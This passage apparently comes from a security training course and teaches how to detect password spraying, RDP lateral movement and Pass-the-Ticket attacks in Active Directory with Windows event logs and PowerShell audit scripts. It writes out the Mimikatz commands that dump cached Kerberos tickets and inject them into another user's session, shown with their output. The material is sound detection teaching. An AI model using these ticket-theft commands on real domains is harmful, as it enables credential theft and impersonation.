Listing 602 - Discovering failed logins from CLIENT03 The output indicates that all 25 failures came from this machine.

Next, we'll need to investigate the logon failure event to learn more about what transpired. Figure 87 shows one of the failed event entries.



```
Event 4625, Microsoft Windows security auditing.
General  Details

An account failed to log on.

Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

Account For Which Logon Failed:
        Security ID:            NULL SID
        Account Name:           jim
        Account Domain:

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC000006A

Process Information:
        Caller Process ID:  0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       CLIENT03
        Source Network Address: 192.168.50.23
        Source Port:            55076
```

Figure 87: Event 4625 generated on DC01

Similar to what we found when examining the PTH attacks, the *Logon Type* value represents the type of logon that occurred. In this case, it's type 3.

The *Account For Which Logon Failed* section lists the account that attempted a logon.

The *Failure Information* section describes what triggered the failure. This is a friendly view, but we can also view its hexadecimal representation in XML form.

Now that we have a better understanding of the information we have available, we'll run our script again, this time without the grouping logic:


```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-TargetedFailedLogons.ps1
...
TimeStamp       : 2022-03-23T10:55:52.323699100Z
TargetUserName  : jim
FailureReason   : User logon with misspelled or bad password
LogonType       : 3
WorkstationName : CLIENT03

TimeStamp       : 2022-03-23T10:55:52.316442600Z
TargetUserName  : jim
FailureReason   : User logon with misspelled or bad password
LogonType       : 3
WorkstationName : CLIENT03 ...
```

Listing 603 - Detecting failed logins for jim

Based on what we have learned, it appears that each of these instances occurred because of failed interactive logon attempts.

In these cases, the user might have asked for a password reset, so we could contact them to get more information about the lockout.

To avoid triggering lockout events, attackers will usually avoid these aggressive techniques and instead utilize password spraying, which can be accomplished with tools such as *SprayPasswords* that leverages native assemblies.

This tool can be configured to operate within a configured lockout threshold. If this tool is used in an attack, the Audit-TargetedFailedLogons script would not detect any lockouts. However the *badPwdCount* count would likely increase due to the password spraying.

To improve the detection rate, we could use a statistical approach that considers the percentage of all domain accounts with a *badPwdCount* value greater than 0.

Because we are still expecting failed logins, we should establish a baseline over a period of time to determine the average expected failure percentage.

If the actual failure percentage ever exceeds our expected threshold, we should investigate further.

For the purposes of this demonstration, let's assume that our network has a standard 10% failure threshold.

To set up the demonstration, we'll log on to CLIENT03 as *offsec* and run PasswordSpray.ps1. We'll then switch to DC01 as the *offsec* user and run Get-BadPwdCount with the -Expected flag to obtain statistics on failed logons from all *badPwdCount* fields versus the number of users in the domain. This must be done from an administrative PowerShell prompt.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> . .\Get-BadPwdCount.ps1

PS C:\Users\offsec\Desktop\Lateral_Movement> Get-BadPwdCount -Expected 10

TotalUsers Expected Actual
---------- -------- ------
        21 10%      76.19%
```


Listing 604 - Comparing expected badpwdcount percentage vs the actual percentage

In our current scenario, we've discovered that many accounts have experienced a bad password logon, which is expected behavior from a password spray attack.

We'll further investigate, this time extracting all logon failures instead of the failures for a specific account.

To facilitate this, we'll modify our XPath XML filter.

```
<QueryList>
 <Query Id="0" Path="Security">
  <Select Path="Security">
   *[System[(EventID=4625)]]
  </Select>
 </Query>
</QueryList>
```

Listing 605 - XPath XML for all logon failures

As before, we'll incorporate the updated XPath XML filter into our audit script framework. We'll use the audit script to determine if a single device is the source of the majority of these failures.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-FailedLogons.ps1 | Group-Object
WorkstationName | Select Name,Count

Name      Count
----      -----
DC01         16
CLIENT03    142
```

Listing 606 - Detecting failed logins from CLIENT03

In this case, the majority of failed logins are from CLIENT03, which should warrant additional investigation and interaction with the employee normally using that workstation.

Keep in mind that unless a password spray attack is split into chunks across multiple computers, these counts will closely reflect your total number of users, or a factor of that number, implying multiple passwords were attempted from a single machine.

We can also use our audit script to output a list of the accounts with failed logins and the workstation they occurred on.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-FailedLogons.ps1 | Select
TargetUserName, WorkstationName

TargetUserName   WorkstationName
--------------   ---------------
corp\offsec      DC01 ben
CLIENT03 jane
CLIENT03 rene
CLIENT03 mary
CLIENT03 ...
```

Listing 607 - Discovering accounts that failed to login

This returns a result set that reflects a large part of the user account base, which means we have successfully identified the source of the password spraying attack.

16.1.3 Terminal Services

Attackers don't rely solely on fancy attack techniques to move laterally across networks, especially if they have already retrieved valid credentials through various password attacks.

In these cases, an attacker could also leverage the native *Remote Desktop Protocol* (RDP)[526] application to connect to remote machines.

By default, there are two logs that will trace these remote connection events, namely *TerminalServices-LocalSessionManager*[527] and *TerminalServices-RemoteConnectionManager*.[528]

The *Local Session Manager* logs will include information about the local terminal session on the current machine, whereas the *Remote Connection Manager* logs will include information about the terminal sessions events that were triggered from a remote computer.

When a computer on the domain uses RDP to connect to another machine, both of these logs will have events raised on the machine that's being accessed remotely, not the local initiating machine.

Once the RDP listener on the remote machine receives the initial connection request, the RDP logon prompt is displayed. When this happens, event ID 261 is raised in the Remote Connection Manager logs to indicate that this took place.

This is a good event to be aware of, especially when it occurs on a machine that is not a typical destination for RDP connections. The only caveat is that this event doesn't provide much information except that the RDP TCP listener received a connection.

If a subsequent connection successfully authenticates and connects to the remote machine, event ID 1149 will be generated, containing information about who logged in and from where.

Similar to our previous efforts, we can extract and parse out the information we need with the XPath XML filter shown in Listing 608.

```
<QueryList>
  <Query Id="0" Path="Microsoft-Windows-TerminalServices-
RemoteConnectionManager/Operational">
    <Select Path="Microsoft-Windows-TerminalServices-
RemoteConnectionManager/Operational">
      *[System[(EventID=1149)]]
   </Select>
  </Query>
</QueryList>
}
```

Listing 608 - XPath XML for terminal services

[526] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/termserv/remote-desktop-protocol

[527] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows-hardware/customize/desktop/unattend/microsoft-windowsterminalservices-localsessionmanager

[528] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows-hardware/customize/desktop/unattend/microsoft-windowsterminalservices-remoteconnectionmanager

Next, we can incorporate the XPath XML filter into our auditing framework to create a terminal services audit script. When we run it against a group of machines, we'll have an idea of who is connecting throughout the network via RDP.

To simulate some RDP usage, we'll log on to CLIENT03 as the *offsec* user and start a RDP connection to SERVER04. When the RDP connection is established, we'll execute the terminal services audit script on SERVER04.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-TerminalServices.ps1

TimeStamp                      TargetUserName Domain Source
---------                      -------------- ------ ------
2022-03-24T11:56:26.688259800Z offsec         CORP   192.168.50.23
```

Listing 609 - Detecting RDP connections

We notice the RDP connection as *offsec* originating from an IP address of 192.168.50.23, which is CLIENT03.

If we are able to obtain RDP connection events from all servers and workstations in the domain, we'll be able to identify patterns and possibly derive the suspicious entries.

In most environments, RDP usage is restricted to technical support staff (such as the help desk or server administrators) that connect from specific devices or networks. In this type of environment, if some other user connects via RDP, we should investigate.

Alternatively, if a domain admin account that normally only connects to domain controllers begins connecting to a number of other devices, we should investigate.

16.2 Abuse The Kerberos Ticket

This Learning Unit covers the following Learning Objectives:

- Pass The Ticket
- Overpass The Hash
- Kerberoasting

This Learning Unit will take approximately five hours to complete.

Kerberos[529] is the main authentication and authorization protocol used with Active Directory. It requires proof of identity and subsequently works through the use of tickets.

After authentication, the Kerberos ticket is used to request access to other services without the need to constantly supply user credentials.

This type of *single sign-on* authentication system also provides an avenue for abuse and attacks. In this Learning Unit, we will examine some of the main attack types and associated detection methods.

[529] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview

16.2.1 Pass The Ticket

Similar to LDAP, Kerberos is built upon a client-server model, in which a client issues requests to a server that is responsible for verifying and replying to those requests.

In this model, the server acts as a *Key Distribution Center* (KDC)[530] by running a service that's installed on a domain controller. Let's refresh our understanding of the Kerberos authentication process.

When logging in to a computer, an *Authentication Server Request* (AS_REQ) is sent to the domain controller. The AS_REQ is encrypted with a hash of the password for the account attempting the authentication.

When the domain controller receives the request, it looks up the password hash associated with the specific user and attempts to decrypt the AS_REQ packet. If the decryption process is successful, the authentication is considered successful.

The domain controller replies to the client with an *Authentication Server Reply* (AS_REP) that contains a *Ticket Granting Ticket* (TGT). The TGT contains information regarding the user, including group memberships that determine access permissions.

In order to avoid tampering, the TGT is encrypted by a secret key known only to the KDC. This can not be decrypted by the client.

When the client wants to access domain resources, such as a network share, an Exchange mailbox, or some other application with a registered *Service Principal Name* (SPN), it must again contact the KDC.

This time, the client constructs a *Ticket Granting Service Request* (TGS_REQ) packet, which is sent to the domain controller. The TGS_REQ contains information about the service to be accessed and the domain controller responds with a *Ticket Granting Server Reply* (TGS_REP).

Finally the TGS_REP packet contains a *Ticket Granting Service* (TGS) ticket. The TGS is used to authenticate to the resource itself.

A *Pass the Ticket* attack can abuse cached tickets on a compromised client to gain access to resources on the network without access to the clear text password nor the password hash.

If an attacker finds cached tickets belonging to an administrative account (such as a domain admin or server admin), the attacker could extract the tickets and use them, completely bypassing the process of verifying their identity with a KDC.

Let's demonstrate this attack. First, we'll log on to SERVER04 as the *offsec* user to ensure tickets are cached in memory. We'll access a network resource and then we'll display our current tickets with klist.[531]

```
C:\Users\offsec>dir \\dc01\c$
 Volume in drive \\dc01\c$ has no label.  Volume Serial Number is
A0CE-61B8
```

[530] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthn/key-distribution-center

[531] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/klist


```
...

C:\Users\offsec>klist

Current LogonId is 0:0x649cac3

Cached Tickets: (3)

#0>     Client: offsec @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 3/28/2022 4:29:00 (local)
        End Time:   3/28/2022 14:29:00 (local)
        Renew Time: 4/4/2022 4:29:00 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
Kdc Called: DC01 ...
```

Listing 610 - Verifying our TGT client value

The TGT for the current session has *krbtgt* marked as the service under the *Server* field. The username for the ticket is also displayed.

Next. we'll use Mimikatz from an administrative command prompt to extract the cached tickets from memory to files on disk.


```
C:\Users\offsec\Desktop\Lateral_Movement>mimikatz.exe "privilege::debug"
"sekurlsa::tickets /export" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::tickets /export
...

  [00000001]
           Start/End/MaxRenew: 3/28/2022 4:28:05 AM ; 3/28/2022 2:28:05 PM ; 4/4/2022
4:28:05 AM
           Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Target Name  (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Client Name  (01) : SERVER04$ ; @ CORP.COM ( CORP.COM )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             7d73eee5724baaed04fcbe0d88ee9f4f5713b86e30d23548e6a1a036510a373f
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
* Saved to file [0;412b8]-2-1-40e10000-offsec@krbtgt-CORP.COM.kirbi ! ...
C:\Users\offsec\Desktop\Lateral_Movement>copy "[0;412b8]-2-1-40e10000-offsec@krbtgt-
CORP.COM.kirbi" 1.kirbi
        1 file(s) copied.
```

Listing 611 - Extracting kerberos tickets

We have managed to extract the TGT to disk and to make it simpler, we'll make a copy of the file and name it 1.kirbi.

To ease the demonstration, C:\Users\offsec\Desktop\Lateral_Movement has been shared, so we'll log on CLIENT03 as *mary* and copy the TGT from SERVER04.


```
C:\Users\mary\Desktop\Lateral_Movement>copy
\\server04\users\offsec\desktop\lateral_movement\1.kirbi .
1 file(s) copied.
C:\Users\mary\Desktop\Lateral_Movement>mimikatz.exe "kerberos::ptt 1.kirbi" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::ptt 1.kirbi

* File: '1.kirbi': OK

mimikatz(commandline) # exit Bye!
```

Listing 612 - Injecting dadmin kerberos ticket

After copying the TGT to CLIENT03, we injected it into our current session. To verify that the injection worked, we can execute klist again.

```
C:\Users\mary\Desktop\Lateral_Movement>klist

Current LogonId is 0:0x73dfd

Cached Tickets: (1)

#0>     Client: offsec @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 3/28/2022 4:29:00 (local)
        End Time:   3/28/2022 14:29:00 (local)
        Renew Time: 4/4/2022 4:29:00 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Listing 613 - Verifying successful TGT injection

We have successfully stolen the TGT for the *offsec* user and are able to use it as *mary*.

We have two different methods we can use to detect instances of sessions using a stolen TGT. One method relies on domain controller logs and the second method employs a log-less endpoint-based strategy.

For the first detection strategy, we'll start by leveraging our domain controller logs to help us track the instances in which a TGT is stolen and used on a different machine.

When a KDC issues a TGT, the domain controller will raise event ID 4768.[532] Additionally, when a client makes a TGS request, the domain controller will raise event ID 4769.[533]

Both of these events are provided by the *Kerberos Service Ticket Operations* audit policy, which is a subcategory of *Account Logon*, which we can display on DC01.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> auditpol /get /category:"Account Logon"
System audit policy
Category/Subcategory                      Setting
Account Logon
  Kerberos Service Ticket Operations      Success
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success
  Credential Validation                   Success
```

Listing 614 - Confirmation Kerberos audit policy is enabled

By default, these events are logged on the domain controller when triggered.

We can trigger event 4768 by logging on to a machine with a valid username and password. An example from DC01 is shown in Figure 88.

[532] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4768

[533] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4769

Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:
Account Name: offsec
Supplied Realm Name: corp
User ID: CORP\offsec

Service Information:
Service Name: krbtgt
Service ID: CORP\krbtgt

Network Information:
Client Address: ::ffff:192.168.50.21
Client Port: 49730

Additional Information:
Ticket Options: 0x40810010
Result Code: 0x0
Ticket Encryption Type: 0x12
Pre-Authentication Type: 2

Figure 88: Example 4768 event

This event contains very useful information. For example, *Account Information* lists the user that issued the TGT request and *Network Information* lists the client machine's address and port.

Let's try this out in order to build our detection strategy. We'll trigger a TGS request to raise event 4769 by browsing to the c$ share of a domain machine we have access to, such as \\server04\c$:

Event 4769, Microsoft Windows security auditing.

General Details

A Kerberos service ticket was requested.

Account Information:
Account Name: offsec@CORP.COM
Account Domain: CORP.COM
Logon GUID: {c1d2aabe-30e7-5a1b-5709-8b166835d263}

Service Information:
Service Name: DC01$
Service ID: CORP\DC01$

Network Information:
Client Address: ::ffff:192.168.50.23
Client Port: 49778

Additional Information:
Ticket Options: 0x40810000
Ticket Encryption Type: 0x12
Failure Code: 0x0
Transited Services: -

Figure 89: Example 4769 event

This generates the same event information. This is a good start.

Our detection strategy relies on our ability to determine whether or not a TGS request has been initiated from a machine that has a valid, previous TGT request. This will take three steps.

For our first step, we'll create a function that will extract 4678 events to get a list of the TGT events and the associated username and information about the source machine.

We'll use the following XPath XML filter to extract these events from the security log:

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
     *[System[band(Keywords,9007199254740992) and (EventID=4768)]]
    </Select>
  </Query>
</QueryList>
```

Listing 615 - XPath XML for TGT kerberos events

We'll then parse out the username and IP address from each event we retrieved.

```
$TimeStamp = $XML.Event.System.TimeCreated.SystemTime
$TargetUserName = $XML.Event.EventData.Data[0].'#text'
$IPAddress = $($XML.Event.EventData.Data[9].'#text')
If ($IPAddress -eq '::1') {
    $IPAddress = $(Test-Connection -ComputerName $env:COMPUTERNAME -Count 1 | Select -
ExpandProperty IPv4Address).IPAddressToString
} else
{
    $IPAddress = $IPAddress.split('::ffff:')[-1] }
```

Listing 616 - Extracting username and ip from 4768 events

We'll also introduce a little bit of logic to get the current system's IP address in the event we get a TGT that originates from someone that logged on to the domain controller itself.

For the second step, we'll do the same thing, except we'll extract the 4769 events for the TGS events.

We'll use the following XPath XML filter to extract these events from the security log:

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
     *[System[band(Keywords,9007199254740992) and (EventID=4769)]]
   </Select>
  </Query>
</QueryList>
```

Listing 617 - XPath XML for TGS kerberos events

As before, we'll extract the username and IP address from the TGS event and introduce logic to get the current machine address.


```
$TimeStamp = $XML.Event.System.TimeCreated.SystemTime
$TargetUserName = $($XML.Event.EventData.Data[0].'#text' -split '@')[0]
$IPAddress = $($XML.Event.EventData.Data[6].'#text')
If ($IPAddress -eq '::1') {
    $IPAddress = $(Test-Connection -ComputerName $env:COMPUTERNAME -Count 1 | Select -
ExpandProperty IPv4Address).IPAddressToString
} else
{
    $IPAddress = $IPAddress.split('::ffff:')[-1] }
```

Listing 618 - Extracting username and ip from 4769 events

For our final step, we'll combine the parsing code for both event types. We can use this to compare every TGS request and flag the instances in which a TGT request doesn't exist with the same username and client IP address.

The critical portion of the code is shown in Listing 619:

```
$TGT = Get-TGT
$TGS = Get-TGS
ForEach ($T in $TGS) {
    $Valid = $TGT | Where-Object {$_.TargetUserName -eq $($T.TargetUserName) -and
$_.IPAddress -eq $($T.IPAddress)}
    If (!$Valid) {
        $T
    }
}
```

Listing 619 - Ticket stealing detection logic

Now that we have a new audit script, let's ensure that all the required artifacts are logged on DC01. This includes using the stolen TGT to request a TGS. We can trigger the request by accessing the c$ share on DC01.

```
C:\Users\mary\Desktop\Lateral_Movement>dir \\dc01\c$
 Volume in drive \\dc01\c$ has no label.
 Volume Serial Number is A0CE-61B8

 Directory of \\dc01\c$

07/26/2021  09:25 AM    <DIR>          PerfLogs ...

C:\Users\mary\Desktop\Lateral_Movement>klist

Current LogonId is 0:0xc7a66

Cached Tickets: (3) ...

#2>     Client: offsec @ CORP.COM
        Server: cifs/dc01 @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a50000 -> forwardable forwarded renewable pre_authent
ok_as_delegate name_canonicalize
        Start Time: 3/28/2022 5:03:35 (local)
```

```
End Time:   3/28/2022 14:56:21 (local)
Renew Time: 4/4/2022 4:56:21 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: dc01.corp.com
```

Listing 620 - Requesting a TGS

After accessing the share on DC01, we list cached tickets and notice a *CIFS* ticket for the user *offsec*. This is the requested TGS.

Now we can run the audit script on DC01 to detect instances of a stolen ticket being used on the network.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-PassTheTicket.ps1

TimeStamp                      TargetUserName IPAddress
---------                      -------------- ---------
2022-03-28T12:30:45.906201500Z offsec         192.168.50.23
```

Listing 621 - Detecting a stolen TGT for offsec on 192.168.50.23

The technique has worked as intended and identified a machine that issued a TGS request without having a valid TGT request. This strategy, however, is dependent on a number of factors.

Security logs tend to fill up fast, especially in larger environments. Without the inclusion of a central log management solution that's designed to hold a larger volume of logs over time, we could trigger false positives when TGT events aren't occurring as frequently as TGS requests and are subsequently cycled out.

Even with all the logs at our disposal, we'll only flag the instances in which a TGT is exported and injected into the session on a different machine.

To evolve our detection strategy, we'll develop a second method, which is an endpoint-based detection method. This method allows us to detect the instances in which a session uses a stolen TGT, regardless of where it's been injected.

For this, we'll use klist to identify the instances in which a TGT has been imported into the *logon session*[534] of another user. This means the TGT does not belong to that user account but remains on the same computer.

Keberbos tickets are assigned to a logon session, which are identified by an unique logon ID. When we run klist without any parameters, only the cached tickets for the current session are displayed.

We can get a list of all the sessions on a computer by running klist with the sessions parameter.

Keep in mind that depending on the usage of the system, a large number of sessions may be present.

First, we'll log on to SERVER04 as *offsec* and open an elevated command prompt to execute klist sessions.

[534] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-logon-sessions


```
C:\Users\offsec\Desktop\Lateral_Movement>klist sessions

Current LogonId is 0:0xdffe6 ..
[6]    Session 4 0:0x2783dd2 Font Driver Host\UMFD-4 Negotiate:Interactive
[7]    Session 3 0:0xe0071 CORP\offsec Negotiate:RemoteInteractive
[8]    Session 3 0:0xde6b6 Window Manager\DWM-3 Negotiate:Interactive
[9]    Session 3 0:0xde416 Window Manager\DWM-3 Negotiate:Interactive [10] Session 3
0:0xde032 Font Driver Host\UMFD-3 Negotiate:Interactive ...
```

Listing 622 - Running the klist sessions command

In order to view the cached tickets for a specific session we'll need to use the -li parameter, providing the *LogonId* value from Listing 622.

```
C:\Users\offsec\Desktop\Lateral_Movement>klist -li 0:0xe0071
Current LogonId is 0:0xdffe6
Targeted LogonId is 0:0xe0071

Cached Tickets: (2)

#0>     Client: offsec @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 3/29/2022 3:33:41 (local)
        End Time:   3/29/2022 13:33:41 (local)
        Renew Time: 4/5/2022 3:33:41 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
Kdc Called: dc01.corp.com ...
```

Listing 623 - Running klist for a specific session

We can use this to dump information about all cached tickets for all sessions on the computer. Additionally, output from both commands display who owns the session and the associated ticket.

In a typical attack scenario, an adversary will steal a TGT or TGS from one session and inject it into a different session. In this case, the owner of the ticket will differ from the owner of the session.

To verify this, let's simulate the attack by opening another remote desktop session to SERVER04 as the *rene* user. After establishing another remote desktop session, we'll switch back to the session in the context of *offsec* and use Mimikatz to dump all tickets.


```
C:\Users\offsec\Desktop\Lateral_Movement>mimikatz.exe "privilege::debug"
"sekurlsa::tickets /export" exit
...

   Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 3/29/2022 3:47:16 AM ; 3/29/2022 1:47:16 PM ; 4/5/2022
3:47:16 AM
           Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Target Name  (02) : krbtgt ; corp ; @ CORP.COM
           Client Name  (01) : rene ; @ CORP.COM ( corp )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             bd7e40e607306a2493903f15c9b898b6ac9cf2acee41795aa773cbccb08d5766
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
* Saved to file [0;281651d]-2-0-40e10000-rene@krbtgt-CORP.COM.kirbi ! ...
```

Listing 624 - Dumping TGT for rene

Next, we'll inject the TGT into the session owned by *offsec* as shown in Listing 625.

```
C:\Users\offsec\Desktop\Lateral_Movement>copy "[0;281651d]-2-0-40e10000-rene@krbtgt-
CORP.COM.kirbi" 1.kirbi
        1 file(s) copied.
C:\Users\offsec\Desktop\Lateral_Movement>mimikatz.exe "kerberos::ptt 1.kirbi" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::ptt 1.kirbi

* File: '1.kirbi': OK

mimikatz(commandline) # exit Bye!
```

Listing 625 - Injecting TGT into memory

With the TGT injected into the session owned by *offsec*, let's run klist sessions to determine if the output has changed.


```
C:\Users\offsec\Desktop\Lateral_Movement>klist sessions

Current LogonId is 0:0xdffe6 ..
[6]    Session 4 0:0x2783dd2 Font Driver Host\UMFD-4 Negotiate:Interactive
[7]    Session 3 0:0xe0071 CORP\offsec Negotiate:RemoteInteractive
[8]    Session 3 0:0xde6b6 Window Manager\DWM-3 Negotiate:Interactive
[9]    Session 3 0:0xde416 Window Manager\DWM-3 Negotiate:Interactive [10] Session 3
0:0xde032 Font Driver Host\UMFD-3 Negotiate:Interactive ...
```

Listing 626 - Verifying session owers

The output reveals that our actions have not changed the owner of session 3. It still belongs to the *offsec* user.

Next, we'll once again dump the tickets available to that logon session.

```
C:\Users\offsec\Desktop\Lateral_Movement>klist -li 0:0xe0071
Current LogonId is 0:0xdffe6

Cached Tickets: (1)

#0>     Client: rene @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize

        Start Time: 3/29/2022 3:47:16 (local)
        End Time:   3/29/2022 13:47:16 (local)
        Renew Time: 4/5/2022 3:47:16 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96         Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

Listing 627 - Owner of TGT does not match session owner

The injected TGT owned by *rene* is now listed inside the session owned by *offsec*. This discrepancy will allow us to detect injected tickets without relying on logs.

Parsing the outputs from klist can be quite time-consuming, so we'll introduce a bit of automation to do the heavy lifting for us.

First, we'll create a helper function that will execute the klist command with the sessions parameter and parse the output to retrieve the session id and username for each session.


```
Function Get-SessionUsers {
    Begin {
        $Sessions = @()
        $Klist = klist sessions
    }
    Process {
        $Sessions = $Klist | Where-Object { $_ -like "*Session*$env:USERDOMAIN*" } |
ForEach-Object {
            [PSCustomObject]@{'LogonId' = $(($_ -split ' ')[3]).substring(2); 'User' =
$($_ -split ' ')[4]}
        }
    }
End {
        return $Sessions
    }
}
```

Listing 628 - Get-SessionUsers function

The code shown in Listing 628 pipes the output of klist into a *Where-Object* clause followed by a *ForEach-Object* loop to iterate through each entry and parses out the LogonId and username and assigns them to the *$Sessions* array.

Executing this function from an administrative PowerShell prompt on SERVER04 as *offsec* will provide us with the LogonId and username as shown in Listing 629.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> . .\Get-SessionUsers.ps1

PS C:\Users\offsec\Desktop\Lateral_Movement> Get-SessionUsers

LogonId   User
-------   ----
0x281657f CORP\rene
0x281651d CORP\rene
0xe0071   CORP\offsec
0x3e4     CORP\SERVER04$
0xdffe6   CORP\offsec
0x3e7     CORP\SERVER04$
```

Listing 629 - Get-SessionUsers function output

Next, we'll create a second function that will accept the output from Get-SessionUsers and extract the first ticket from each session. If the owner of the cached ticket doesn't match the owner of the session, we'll get an alert.

```
$LogonId = $($Session.LogonId)
$Expected = $(($Session.User).Split('\')[1]).Trim()
```

Listing 630 - Extracting user and logonid

Let's extract the user and LogonId from a session we pass to the function. Then we'll execute klist to retrieve the tickets for the given session as shown in Listing 631.

```
$Actual = $((((klist -li $LogonId  | sls '^#0') -split 'Client: ')[1] -split
'@')[0]).Trim()
```

Listing 631 - Extracting the user from specific session TGT

The username of the TGT is parsed based on the format of a TGT as displayed through the klist command.

The klist command does not allow us to retrieve cached tickets for the current session through the *-li* parameter. We have to include logic to address this.

Finally, let's compare the expected value to the actual value. If they are not the same, we'll flag the session.

```
if ($Expected -ne $Actual) {
    if (!$Actual -ne "$env:computername$") {
        $Flagged += $Session
    }
}
```

Listing 632 - Comparing the expected user with the actual user

With the new code packed into the Invoke-PTTSweep.ps1 script, we can combine it with GetSessionUsers to detect all injected TGTs.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> . .\Invoke-PTTSweep.ps1

PS C:\Users\offsec\Desktop\Lateral_Movement> Get-SessionUsers | Invoke-PTTSweep
LogonId SessionUser TGTUser
------- ----------- -------
0xdffe6 offsec      rene
```

Listing 633 - Running our PTT endpoint detection functions

Our efforts have paid off! We have successfully detected a TGT owned by *rene*, which has been injected into the session owned by *offsec*.

We have created two solutions to detect the instances in which a PTT attack has been used. The first solution used domain controller logs to detect instances in which a TGT is used on a different machine and the second used an endpoint-based solution that flags any session with a stolen TGT.

16.2.2 Kerberoasting

Until now, we have discussed how users and computers perform authentication and authorization in Active Directory through the Kerberos protocol. Next, we'll discuss authentication with applications and services.

Active Directory supports Kerberos authentication for Microsoft applications as well as third-party applications. The implementation is performed in two parts. First, the application must be executed in the context of a *service account* and then a *Service Principal Name* (SPN)[535] is registered for that service account.

When a client wants to use an SPN to connect to a service, such as an SQL database or a web server, the client will request a TGS from the domain controller for the service associated with the SPN of the service. The TGS is then presented to the service as proof that the domain controller has performed authentication and the service provides access.

The Kerberos protocol is also used for authorization, which means the TGS also contains the access rights a client has for a given service based on group memberships in Active Directory.

[535] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/ad/service-principal-names

